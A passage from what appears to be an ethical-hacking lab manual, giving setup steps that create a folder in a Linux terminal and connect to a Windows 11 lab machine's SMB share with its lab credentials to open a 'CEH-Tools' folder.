
- o **cd Desktop**
- o **mkdir Receive**
- o **cd Receive**

May 18 05:22

Activities Terminal




20. Now, click on **Files** in the left-hand pane of **Desktop**. The home window appears; click on **+ Other Locations** from the left-hand pane of the window.




21. The **+ Other Locations** window appears; type **smb://10.10.1.11** in the **Connect to Server** field and click the **Connect** button.



May 18 05:23




22. A security pop-up appears. Type the **Windows 11** machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click the **Connect** button.



23. A window appears, displaying the **Windows 11** shared folder; then, double-click the **CEH-Tools** folder.

